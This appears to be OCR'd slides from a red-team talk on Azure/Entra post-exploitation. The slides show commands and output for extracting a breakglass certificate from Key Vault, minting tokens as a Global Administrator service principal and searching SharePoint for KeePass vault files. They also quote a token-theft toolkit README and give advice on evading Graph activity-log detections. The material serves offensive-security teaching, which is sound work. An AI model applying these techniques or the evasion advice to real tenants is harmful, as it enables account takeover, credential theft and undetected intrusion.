  "value": “<certificate_blob>”,
 "contentType": "application/x-pkcs12",
  "id": "https://helpdeskAdminVault.vault.azure.net/secrets/brkglasscert/1392a2af12cd89bccf4k3d729a8fd533",
  "managed": true,
  "attributes": {
    "enabled": true,
    "nbf": 1708245900,
    "exp": 1866182481,
    "created": 1708446940,
    "updated": 1708446940,
    "recoveryLevel": "Recoverable+Purgeable",
    "recoverableDays": 90
  },
  "kid": "https:// helpdeskAdminVault.vault.azure.net/keys/brkglasscert /1392a2af12cd89bccf4k3d729a8fd533"
}
```

You can use certificates to authenticate as a serviceprincipal to Azure

```
PS C:\Users\vimes\tools\dev\getToken\bin\Release> .\getToken.exe --cert --certpath C:\users\vimes\Documents\work\practice\breakglass.pfx
 --domain [redacted] --audience msgraph --clientid 2cf6ad5c-8384-41dd-8ef7-0c3979968d02
```

```
 A tool to create tokens using credentials.
 by @Sir_FIS
[+] got tenantID: a5256[redacted]
[+] Got OK response
```

{"token_type":"Bearer","expires_in":3599,"ext_expires_in":3599,"access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6IklyUVl5cG5PYnR2aENpc3V4b1ZQe
nVrMnVWc[redacted]yeFp4d
zFzVUhIN[redacted]M0Yy0y
ZGU5NzI5[redacted]xoeG5r
R0JRcXl[redacted]MzOTc5
OTY4ZDA[redacted]lwIjoi
YXBwIiwi[redacted]FBQUFB
QUFDc0FE[redacted]0yMjA5
LTRhMmE[redacted]E5MC0w
MTIxNzc[redacted]fKSv2j
wAF2xc9[redacted]dxE7jL
kFLK81jb_EDmeTdIkWM5DBGW0UYSsvek1yS6H154x05j2wyweCjNuuCGIP4lbzZaL0UfRwNPCAf0EJSBx4OGRaxdm57whtrqqpTLEfNj6DagM6z5BqHZfQvkZiLXNMRhBsOe-Chm
pdTRN6cr8gyk-1haRGP9B-JDHfbsCQauU1pzDpDaBUPH4vVC1tea_31xA"}

By finding the application ID and serviceprincipal we can enumerate permissions via the API

```
MSgraph>set-appid 291da82a-8e78-4156-b9f5-20e7ee34723d
MSgraph>change-token
eFp4dzFzVUhIMCJ9.eyJh
cCI6MTcxNzY2OTM3Nywi
DAyIiwiYXBwaWRhY3IiOi
FhOEFOV1VscFFraUtrcWp
yZGU5NzI5NGIzMWQiLCJJ
OTg4NDczMzgsInhtc190Z
UYSsveklyS6H154xO5j2w
MSgraph>whoami
[+] Username: breakglass_app
[+] AppId: 291da82a-8e78-4156-b9f5-20e7ee34723d
[+] Description:
[+] Keycredentials:Microsoft.Graph.Models.KeyCredential
[+] Approles:
[+] Notes:
[+] DefaultRedirectURI:
[+] Groups:
```


GroupName	Description	Id


[+] Roles:


RoleName	Description	Id	AllowedResourceActions
Global Administrator	Can manage all aspects of Microsoft Entra ID and Microsoft services that use Microsoft Entra identities.	62e90394-69f5-4237-9190-012177145e10	microsoft.azure.advancedThreatProtection/allEntities/allTasks microsoft.azure.informationProtection/allEntities/allTasks microsoft.azure.serviceHealth/allEntities/allTasks microsoft.azure.supportTickets/allEntities/allTasks microsoft.cloudPC/allEntities/allProperties/allTasks microsoft.commerce.billing/allEntities/allProperties/allTasks microsoft.commerce.billing/purchases/standard/read microsoft.directory/accessReviews/allProperties/allTasks microsoft.directory/accessReviews/definitions/allProperties/allTasks microsoft.directory/adminConsentRequestPolicy/allProperties/allTasks microsoft.directory/administrativeUnits/allProperties/allTasks microsoft.directory/appConsent/appConsentRequests/allProperties/read microsoft.directory/applications/allProperties/allTasks microsoft.directory/applications/synchronization/standard/read

Put it all in one place

- Talking to API gives you more freedom to query/execute Azure commands than az cli and Azure Powershell module.
- Wrote a tool to use these API calls


v0.1c
Lets be evil with Graphs
By @Sir_FIS
Command
Description
msgraph
graph
azurerm
storage
teams
change-token
change-refresh
refresh
set-proxy
parse_emails
send_email
get
help
exit
Run msgraph queries
Run graph queries
Run AzureRM queries
Operate on Storage Blobs
Utilise Microsof Teams APIS, NEEDS SKYPE TOKEN
Use a different access token
Use a different refresh token
Use a refresh token to create and use a new access token
Set proxy for Plotter (include protocol), to clear proxy set proxy address to '
Parse raw email json from outlook (offline)
Send an email, OUTLOOK TOKEN REQUIRED
Use a custom get request
plotter>


TokenTactics
Public
Watch 14
main
1 Branch
0 Tags
Go to file
Add file
Code
rvrsh3ll Update TokenHandler.ps1
a47308b · 8 months ago
42 Commits
capturetokenphish
Update deploycaptureserver.ps1
8 months ago
modules
Update TokenHandler.ps1
8 months ago
resources
Update owa_request_v2.txt
last year
.gitattributes
Initial commit
3 years ago
LICENSE
Initial commit
3 years ago
README.md
Update README.md
9 months ago
TokenTactics.psd1
Version Update
last year
TokenTactics.psm1
Feature: Add Invoke-RefreshToSharepointOnlineToken functi...
last year
README
BSD-3-Clause license
TokenTactics
Azure JSON Web Token ("JWT") Manipulation Toolset
Azure access tokens allow you to authenticate to certain endpoints as a user who signs in with a device code. Even if they used multi-factor authentication. Once you have a user's access token, it may be possible to access certain apps such as Outlook, SharePoint, OneDrive, MSTeams and more.



Public tools that does this very well (and is opensource):
TokenTactics:
https://github.com/rvrsh3ll/TokenTactics
GraphSpy:
https://github.com/RedByte1337/GraphSpy/tree/master

- CAP is the biggest blocker to this, kind of
- But Microsoft haven't implemented it so that its obvious how the rules work
- Authentication is evaluated for MSGraph against the CAP rules taking into consideration
  - Scope
  - Client
- So since there's over 100 scopes and 100s of clients there are a lot of gaps
- But if CAE enforced and a strong CAP with MFA is enforced what do you do?

We're operating as the user, so we're compliant

So with loss in UI experience, we can make the recon directly:

Its all APIs so all you need is the ability to make HTTP requests and we're golden

```
PS C:\Users\vimes\tools\dev\Points\bin\Release> .\Points.exe --sharepoint --query filetype:kdbx --token eyJ0eXAiOiJKV1QiLCJub25jZSI6IlhBSE1DRTlHcjJzTHJ3NkxKSzR
Fun with graphs
By Sir-FIS
Name: uk-vmware.kdbx, URL: https:                          s/myteam-ext/1711/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=210
ItemID: 012OW3OPHBGHUNK3RJSVA2ET7EM7VT742M, DriveId: b!toNRiyqnw0yiAXEXGX8aN7aCD2LcxLdOkMKxtcctVJQ--MpsMM3yTav4TZ5pQrCC

Name: uk-vmware.kdbx, URL: https:                          s/myteam-migration/1704/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=587
ItemID: 0145SJC3QUAZ2VX322NZF2G4RXWVV27HI5, DriveId: b!Ib4f0ZuzmUK8ZZFilft-idKDAxy0N3lGnGAa0UWV-uhkx3LKD8wXS6OW5NJsHuOQ

Name: PaperDivision.kdbx, URL: ht                          ites/myteam-ext/1711/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=217
ItemID: 012OW3OPBW5SF2CEJ5YJEIRA5VYOK6HOCE, DriveId: b!toNRiyqnw0yiAXEXGX8aN7aCD2LcxLdOkMKxtcctVJQ--MpsMM3yTav4TZ5pQrCC

Name: PaperDivision.kdbx, URL: h                          /sites/myteam-migration/1704/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=588
ItemID: 0145SJC3XMFYPDFLPXJBB2WG3YRDFJLDDZ, DriveId: b!Ib4f0ZuzmUK8ZZFilft-idKDAxy0N3lGnGAa0UWV-uhkx3LKD8wXS6OW5NJsHuOQ

Name: Benelux.kdbx, URL: h                          /sites/myteam-ext/1711/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=219
ItemID: 012OW3OPE4RFHAYYVH2VAYEHI3CBBW4FYF, DriveId: b!toNRiyqnw0yiAXEXGX8aN7aCD2LcxLdOkMKxtcctVJQ--MpsMM3yTav4TZ5pQrCC

Name: Finland.kdbx, URL: h                          /sites/myteam-ext/1711/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=215
ItemID: 012OW3OPDQRICCXL36                          , DriveId: b!toNRiyqnw0yiAXEXGX8aN7aCD2LcxLdOkMKxtcctVJQ--MpsMM3yTav4TZ5pQrCC

Name: Finland.kdbx, URL: h                          /sites/myteam-migration/1704/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=578
ItemID: 0145SJC3XTABGCMN4SSNDJ4S3OPFPDW5E2, DriveId: b!Ib4f0ZuzmUK8ZZFilft-idKDAxy0N3lGnGAa0UWV-uhkx3LKD8wXS6OW5NJsHuOQ

Name: Benelux.kdbx, URL: h                          /sites/myteam-migration/1704/Group IT Security/Shared Documents/Forms/DispForm.aspx?ID=584
ItemID: 0145SJC3RSY4C5V4QP5VAKBZ5OGGLEBM7Z, DriveId: b!Ib4f0ZuzmUK8ZZFilft-idKDAxy0N3lGnGAa0UWV-uhkx3LKD8wXS6OW5NJsHuOQ
```

The CAE rejection raises no known alerts

Access tokens remain unseen and unremarked by Microsoft

The main point of friction is when the token is created. Microsoft have a feature you can enable to flag unusual sign ins:

- Is the origin IP known to be malicious
- Is the origin IP in a different country to the user? Is it physically impossible to travel like that?
- Is the IP associated with any cloud provider?
- Suspicious creation of mailbox rules or activities

This can also apply to token refresh depending on rules/subscriptions in place:

- Follow same principal as sign in
- Mismatch/unusual token properties

The party is over …

Microsoft Graph Activity Log is Now Available in Public Preview

By Kristopher Bash


Published Oct 13 2023 09:00 AM 19.2K Views


Hi friends,

Today we're excited to announce the public preview of Microsoft Graph Activity Logs. Have you wondered what applications are doing with the access you've granted them? Have you discovered a compromised user and hoped to find out what operations they have performed? If so, you can now gain full visibility into all HTTP requests accessing your tenant's resources through the Microsoft Graph API.

**Note: We're enabling the feature starting today. Public preview will be available in all public cloud regions within two weeks.*

You're currently able to collect SignIn logs to analyze authentication activity and Audit logs to see changes to important resources. With Microsoft Graph Activity Logs, you can now investigate the complete picture of activity in your tenant – from token request in SignIn logs, to API request activity (reads, writes, and deletes) in Microsoft Graph Activity Logs, to ultimate resource changes in Audit logs.





Microsoft having to fix their product

Me after spending all this time learning it

Opsec considerations

- Detections **only** apply to Msgraph -> classic microsoft
- AAD graph and other APIs are still gtg
- Detections published so far are about volume of graph api requests and User agents.
- While detections will no doubt become more sophisticated, so can our requests. So long as the API is open we can just keep tweaking our recon to evade detection

- Over reliance on controls being on the portal level means we have a lot of more access as normal users than defenders realise
- We should incorporate hybrid attacks and recon into our normal routine
- The obscurity of the technology works in our favour
- Detections are still rudimentary so lots of room for changes and subsequent abuses
- Other cloud operators work similarly so we can transfer the skills as need

Fig: me totally unaffected by learning Azure APIs